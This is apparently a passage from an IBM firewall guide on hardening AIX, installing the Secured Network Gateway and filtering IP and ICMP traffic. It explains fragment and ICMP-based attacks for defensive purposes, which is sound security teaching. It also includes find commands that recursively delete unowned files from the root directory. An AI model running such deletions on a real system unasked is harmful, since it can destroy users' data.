The Computer Emergency Response Team (CERT) is one of several organizations that issues bulletins highlighting security warnings. You can get any of the CERT advisories using anoynmous FTP from ftp.cert.org

We removed the services chargen, echo, daytime, discard and time (both the tcp and udp versions of them). This left us with the minimal /etc/inetd.conf file shown in Figure 13 after installation of SNG.

```
ftp    stream tcp  nowait  root   /usr/sbin/pftpd pftpd
telnet stream tcp  nowait  root   /usr/sbin/ptelnetd ptelnetd
socks  stream tcp  nowait  nobody /usr/sbin/sockd sockd
```

Figure 13. A Minimal /etc/inetd.conf File

/etc/rc.tcpip

In addition to the services that run under the inetd daemon, there are a few daemons that are started by the file /etc/rc.tcpip. Apart from possibly the name service daemon (named) only the syslogd and sendmail daemons are needed.

The SNMP daemon (snmpd) allows anyone to query the system by default, so it should be properly configured to allow only your bona fide SNMP manager to use it to manage the machine (snmpd is configured by updating the /etc/snmpd.conf file). You should only allow read access even to a valid manager, because the security built into the SNMP protocol is trivial to circumvent. If you are not using SNMP management you should disable the SNMP daemon.

Finally you should verify that these services are explicitly disabled: lpd, routed, gated, portmap, timed, snmpd (optional), rwhod and fs.

/etc/inittab

There are a few services in /etc/inittab that are not needed on the firewall and should be removed. We removed the writesrv and qdaemon entries.

Figure 14, shows a minimal inittab file.

```
init:2:initdefault:
brc::sysinit:/sbin/rc.boot 3 >/dev/console 2>&1 # Phase 3 of system boot
powerfail::powerfail:/etc/rc.powerfail 2>&1 | alog -tboot > /dev/console # Power Failure Detection
rc:2:wait:/etc/rc 2>&1 | alog -tboot > /dev/console # Multi-User checks
fbcheck:2:wait:/usr/sbin/fbcheck 2>&1 | alog -tboot > /dev/console # run /etc/firstboot
srcmstr:2:respawn:/usr/sbin/srcmstr # System Resource Controller
rctcpip:2:wait:/etc/rc.tcpip > /dev/console 2>&1 # Start TCP/IP daemons
cron:2:respawn:/usr/sbin/cron
cons:0123456789:respawn:/usr/sbin/getty /dev/console
uprintfd:2:respawn:/usr/sbin/uprintfd
logsymp:2:once:/usr/lib/ras/logsymptom # for system dumps
diagd:2:once:/usr/lpp/diagnostics/bin/diagd >/dev/console 2>&1
```

Figure 14. A Sample Minimal /etc/inittab File

Use the rmitab command to remove inittab entries, to prevent editing errors.

3.1.6 Configuring Network Options.

There are a number of IP functions that are controlled using the no command. We recommend the following settings (in fact, the default settings are generally suitable).

nonlocsrcroute	The SNG filter does not allow source routed packets, and AIX 4.1.4 by default disables them, so you have a double protection here.
ipsendredirects	Determines if redirects are sent or not. By default this is enabled, and you should keep it this way as the outgoing packets help to reduce network traffic from misconfigured machines. If the filtering rules block them, they will be blocked no matter whether or not this network option is enabled.
ipforwarding	Determines if the machine will forward packets or not. The default for AIX V4 is no, but SNG adds a line to /etc/rc.net which enables IP forwarding. If you want to run a dual-homed bastion, you should disable this.
bcastping	Defines if the firewall will respond to broadcast pings. The default is no, and we recommend that you leave it that way.
icmpaddressmask	Decides if the machine will respond or not to address mask requests. The default is no and again you should not change it.

3.1.7 Cleaning Up the File System

AIX does not come with a completely clean file system. Furthermore, the cleanup operations that we described above may delete user IDs that own files on the system. We removed all unowned files and directories using the following commands:

```
find / ( -type f -a ( -nouser -o -nogroup ) ) -exec rm -i {} \;
find / \( -type d -a \( -nouser -o -nogroup \) \) -exec rmdir {} \;
```

Another area for concern is files that are *world writable*. That is, they have permission definitions that allow any user to update or delete them. There are some files and directories that by default are world writeable but should not be. Find them with the following command:

```
find / -perm -0002 ( -type f -o -type d ) -print
```

Only /tmp and some directories under /var should be world writeable. Everything else found by the command here has incorrect permissions.

3.1.8 Configuring the Trusted Computing Base

The Trusted Computing Base (TCB) is an AIX feature that can be used in order to verify the correctness of files. It keeps a database of information about the owner, size, permissions and checksum of a file, so this can be used later for checking. If you want to work with the TCB, it needs to be activated when you initially install AIX; there is no way to install it later on. See Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173 for further discussion on the TCB.

As shipped, the TCB might not list all the files that should be checked (for example, the device entries). To update the TCB with the current state of the devices run the following script:

```
for f in $(find /dev -print)
do
    tcbck -l $f
done
```

You then need to add any other files that you want to have checked via the TCB by using the `tcbck -a` command. There might be a few inconsistencies already, depending on the exact update level you are using. Use the following command to generate a list of the current TCB inconsistencies:

```
tcbck -n tree > /tmp/tree.out 2>&1
```

You can then use the `tcbck` command in the update mode to fix them, or you can edit the file /etc/security/sysck.cfg.

3.1.9 Checking Network Security.

After having set up the firewall, how do you check its security? There are many ways to do checks, but there is no complete check. You may want to use testing programs to probe for weaknesses. We discuss, using the fwice command, strobe, SATAN and Internet Scanner in Chapter 10, "Testing your Configuration" on page 161.

3.1.10 Checking System Security

If you have followed all of our recommendations on system setup (removing user IDs and services) there should not be too many additional things to check. We do recommend, however, that you set up a checklist to make sure that the items that you set up during installation stay that way. In Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173, we discuss some ways in which you can detect any unexpected system changes.

3.2 Installation and Initial Configuration of SNG

Once your AIX base system is ready, you can go ahead and install the firewall code.

3.2.1 Firewall installation

Installation is described in the *Secured Network Gateway Version 2.1 Installation, Configuration, and Administration Guide*, SC31-8113.

It is a straightforward AIX installp function and we found that following the instructions using SMIT the installation took less than 10 minutes (without any problems).

After the installp process is complete it is *necessary to reboot the machine*. The installp messages tell you to do this, but it is easy to overlook them. In fact, we would recommend the following sequence of actions:

1. Install the code
2. Set the secure network adapter (3.2.2, “Setting the Secure Network Adapter”)
3. Reboot

Once the system has rebooted, the default IP filter takes effect. This means that only local access to the machine is possible, and it will not function as an IP gateway. You will also find that many of the network services that you would normally expect to see on an AIX machine (rshd, fingerd, sendmail) will no longer be active. However the SOCKS server will become active, and root will be defined as a proxy user ID.

3.2.2 Setting the Secure Network Adapter

Before you can proceed any further you have to tell SNG which of its interfaces are secure networks. For our lab environment we created the simple network topology shown in Figure 15 on page 28.





Figure 15. Lab Configuration. We have a simple two-network configuration, with SNG providing a gateway between the secure network (the 9.24.104 subnetwork, part of the real IBM internal IP network) and the nonsecure network (the 150.53 network).

We chose address 9.24.104.27 as our secure adapter, by selecting **Internet Connection Secure Network Gateway (SNG)**, then **Configure Secured Network Gateway (SNG)**, then **Set Secure Interface**, and finally **Add Secure Interface** We then chose 9.24.104.27 from the list of available interfaces, as shown in Figure 16 on page 29.



Return To:

System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Set Secure Interface

Set Secure Interface

Single Select List

Select one item from the list.

New Secure Interface Address

9.24.104.27
150.53.104.27

Figure 16. Select New Secure Adapter Address

This is the only initial configuration that is necessary for SNG. The next step is to decide which of the tools to use and to configure them. We show examples of this in the following chapters.

Chapter 4. An Introduction to Filter Rules

As we have mentioned, filtering is the basic function on which all other firewall capabilities are built. In this chapter, we discuss the packet characteristics that filters can check and introduce the facilities that Secured Network Gateway gives you for defining filter rules. In 4.3, "Simple Filter Rules Examples" on page 53, we show examples of the filter rules required for a range of different configurations.

4.1 Fundamentals of IP Filters

The IBM Internet Connection Secured Network Gateway machine operates as an IP router, passing packets between the secure and nonsecure interfaces. IP filters provide controls to decide which packets are passed and which are blocked.

Filter rules can be defined to block or pass packets based on the following criteria:

- The source and destination IP address
- The direction of flow
- The IP protocol (ICMP, TCP, UDP or IPSP)
- The type of interface (secure or nonsecure)

Before we look at the rules in more detail, we will consider the characteristics of the different IP protocols to gain a better understanding of what the filter rules can look for.

4.1.1 An Introduction to IP Packets

A packet-filtering firewall does not look at the data contained in the packet, but only at the header. An IP packet consists of a formatted header, followed by the packet payload. The payload itself may include a further header containing session-level protocol information (for example, a TCP or UDP header).

Figure 17 shows the format of the IP packet header.




Figure 17. IP Packet Header Format

The following are the important fields in the IP header:

- The source address

- The destination address
- The fragmentation indicator (in the flag field)
- The protocol ID

The source address, destination address and protocol ID are used by the firewall filters to define which machines can access which particular service.

The fragmentation indicator is used to instruct SNG on how to handle fragmented packets. Different types of networks support different maximum packet sizes, so sometimes a router has to break a packet into smaller fragments to pass it from one network to another. The packet-filtering firewalls have to be aware of packet fragmentation because only the first fragment contains the header information of higher-layer protocols, such as UDP and TCP. Later fragments in a packet could override header fields, such as the source and destination port.

The IP specifications allow packets of very small sizes. The minimum packet size that can be sent according to RFC 791 is 68 octets. The problem here is that this packet size is not enough to carry the complete information for upper layer protocols. This leads to an attack technique called the *tiny fragment attack*.

The reassembly algorithm contains a mechanism by which later fragments can overwrite the data portions of previous fragments. An attacker could create a series of packets in which the first fragment will be allowed by the filter, but later fragments will overwrite relevant information (such as TCP source and destination ports). In this way the filtering rules can be bypassed if you allow fragmented packets. This is called the *overlapping fragment attack*.

You should configure your firewall to only support nonfragmented packets. See *RFC 1858 Security Considerations for IP Fragment Filtering* for a complete discussion about this point.

4.1.2 An Introduction to ICMP Packets

ICMP is a protocol designed to communicate errors and information between hosts that are processing IP datagrams. You can find the specification of ICMP in RFC 792. It is used for purposes like informing that a host is unreachable or that a sender is sending packets too fast.

The ICMP messages that most people are familiar with are the ones that are generated by the ping command, but in fact there are many different types of ICMP messages. Ping generates an ICMP *echo request* message and expects to receive an *echo reply* message in response. Echo request is a relatively safe message, but any of the ICMP messages can be used by an outsider in order to gain some knowledge of your network or to directly attack your system. Also, like every protocol that you allow, ICMP messages can be used to overwhelm your systems in a *denial of service* attack.

Each ICMP message consists of a type plus a code, both of which are small integer values. Unlike the higher layer protocols, such as TCP or UDP, there is not a source port nor a destination port, just the message type and code.

Every ICMP message has the following format:

Type	Code	Checksum

unused
Internet Header + 64 bits of Original Data Datagrams

When configuring firewall filters you *could* disable all ICMP messages in both directions, if you don′t care about the different types of message. This may make it difficult for you and your users to troubleshoot access problems, but will be safer and simpler for you. You also have to consider that some ICMP messages are used by network management applications (principally echo and address mask).

We now look at each of the ICMP message types. For each message type we describe ways in which it could be abused by an attacker and suggest a suitable filtering policy. We show examples of the filter rules to implement our suggestions in 5.19, "Filtering Specific ICMP Messages" on page 84. There is a summary of all the ICMP message types and codes, including RFC information where appropriate, in Appendix B, "Summary of ICMP Messages Types" on page 223.

Echo and Echo Reply Messages

Type	**Description**	**Code**
8	Echo	0 - No code
0	Echo reply	0 - No code

Description: The echo (also called echo request) message is used to check if a host is up or down. When a host receives the request, it sends back an echo reply message. These messages are usually generated by a ping command, but may also be generated by a network management station that is polling the nodes of a network.

Firewall Considerations: Echo request can be used by an outsider to map your network. We suggest you allow the outgoing echo request and incoming echo reply. Disable the incoming echo request and outgoing echo reply.

You could consider enabling this facility to some key hosts, such as the router of your network provider. You might allow incoming pings to the nonsecure adapter of the SNG.

Destination Unreachable Message

Type	Description	Code
3	Destination unreachable	0 - Net Unreachable 1 - Host Unreachable 2 - Protocol Unreachable 3 - Port Unreachable 4 - Fragmentation Needed and DF Set 5 - Source Route Failed 6 - Destination Network Unknown 7 - Destination Host Unknown 8 - Source Host Isolated 9 - Communication with Destination Network is Administratively Prohibited 10 - Communication with Destination Host is Administratively Prohibited 11 - Destination Network Unreachable for Type of Service 12 - Destination Host Unreachable for Type of Service

Description: These messages are generated by hosts or intermediate routers in order to notify that a session cannot be established.

Firewall Considerations: An outsider can force nodes of your network to generate these packets in order to obtain knowledge of your network; for example, they can use a port scanner to learn which services you are providing. If you reply with a port unreachable, they will know that you are not providing this service (this type of information can also be gathered for TCP services by using stealth scanning).

You should receive these messages, as they may provide useful information for troubleshooting. You should only send them through the secure interface, because if you send them through the nonsecure interface, it will help outsiders to map the services that you are offering.

Source Quench Message

Type	Description	Code
4	Source Quench	0 - No code

Description: This message is generated by a host or a router when it wants the sender to slow down the rate at which it is sending packets. The IP stack passes this packet to the upper layers, and they are responsible for slowing the rate down.

Firewall Considerations: This message could be used by an attacker (probably combined with IP spoofing) in order to make a very effective denial of service attack. Unfortunately it is more often a legitimate message, so if you decide to filter it, you may cause problems due to lost packets. We suggest you allow it to be sent and received, but also log the received messages for later analysis.

Redirect Message

Type	Description	Code
5	Redirect	0 - Redirect Datagrams for the Network 1 - Redirect Datagrams for the Host 2 - Redirect Datagrams for the Type of Service and Network 3 - Redirect Datagrams for the Type of Service and Host

Description: This message is generated by a router when it receives a packet from a host and forwards the packet to another router that is on the same network as the host from which it received the packet (not the original sender, the last hop sender). This message is intended to modify the routing table of the receiver so that the router does not have to do unnecessary work. The example in Figure 18 helps to explain how this works:




Figure 18. ICMP Redirect, Configuration

Suppose that machine M1 in network N1 wants to send a packet to machine M2 in network N2. As it is not directly connected to network N2, it looks at its own routing table in order to find who it must send the packet to. So it sends the packet to router R1 (see Figure 19 on page 36).




Figure 19. ICMP Redirect, M1 Sends Packet to R1

Router R1 receives the packet. As it is not directly connected to network M2, it looks at its own routing table in order to find who it must send the packet to. It forwards the packet to router R2 (see Figure 20).




Figure 20. ICMP Redirect, R1 Sends Packet to R2

Router R1 realizes that it sent the packet through the same interface on which it was received. So instead of R1 receiving messages for M2 from M1 and then resending them to router R2, it sends a redirect message to M1 telling it to use R2 as the router in order to reach M2 (see Figure 21 on page 37).




Figure 21. ICMP Redirect, R1 Sends Redirect Message to M1

Machine M1 receives the ICMP redirect message from R1 and updates its routing table in order to be more efficient (see Figure 22).




Figure 22. ICMP Redirect, Dynamically Updated Routing Table in M1

Firewall Considerations: Redirect has, as described, a very specific legal use. However it can be abused by a cracker to subvert the routing table and thereby allow IP address spoofing. Redirect is not supposed to cross a router (the packet is only sent when the sender and both routers are on the same physical network). It may be legal to receive this in the firewall directly if your routing tables are not properly set up. For the same reason, you might allow the firewall to send this type of message.

Our recommendation is to send and log this packet, but not to receive it, as your routing tables should be determined only by you. It is also recommended to notify the owners of the machines to which you sent redirects so that they can correct their routing tables.

Time Exceeded Message

Type	Description	Code
11	Time exceeded	0 - Time To Live Exceeded in Transit 1 - Fragment Reassembly Time Exceeded

Description: Time to live exceeded is generated by a router when it has to forward a packet with a time to live (TTL) value of zero. Fragment reassembly time exceeded is generated by a host when it does not receive all the fragments needed to reassemble a packet.

Firewall Considerations: Enable this for incoming packets so your hosts can perform error recovery. For outgoing packets, allow all fragment reassembly time exceeded messages but not the TTL exceeded messages.

The reason that we recommend blocking TTL exceeded messages from going from the secure network to the nonsecure network is that an attacker can use a tool called traceroute to find out which hosts are the routers in your network. This tool manipulates the TTL option of a UDP packet, in order to receive an ICMP TTL exceeded message in response (see 5.14, "Traceroute" on page 77). Blocking the outgoing TTL messages will help you hide your network structure.

Parameter Problem Message

Type	Description	Code
12	Parameter problem	0 - Pointer Indicates the Error 1 - Missing a Required Option (RFC 1108) 2 - Bad Length

Description: This message is generated when a host that is processing a packet finds a problem in the header parameters that forces the packet to be discarded.

Firewall Considerations: An outsider will gain no information with this packet, so allow it to flow in both directions in order to report problems.

Time Stamp and Time Stamp Reply Message

Type	Description	Code
13	Time stamp message	0 - No code
14	Time stamp reply message	0 - No code

Description: The time stamp message is used to know the time in milliseconds since midnight. It receives as an answer a time stamp reply message.

Firewall Considerations: This protocol may be used by an attacker as a mapping tool (an alternative to ping). We didn′t find any reason for allowing it.

Information Request Message

Type	Description	Code
15	Information request message	0 - No code
16	Information reply message	0 - No code

Description: This message is used by a host that is booted across the network to learn in which IP network it is located. It sends an information request packet with both the source and target fields set to zero. The replying host will send the reply with the complete address specified, so the host will now know which IP address it must use.

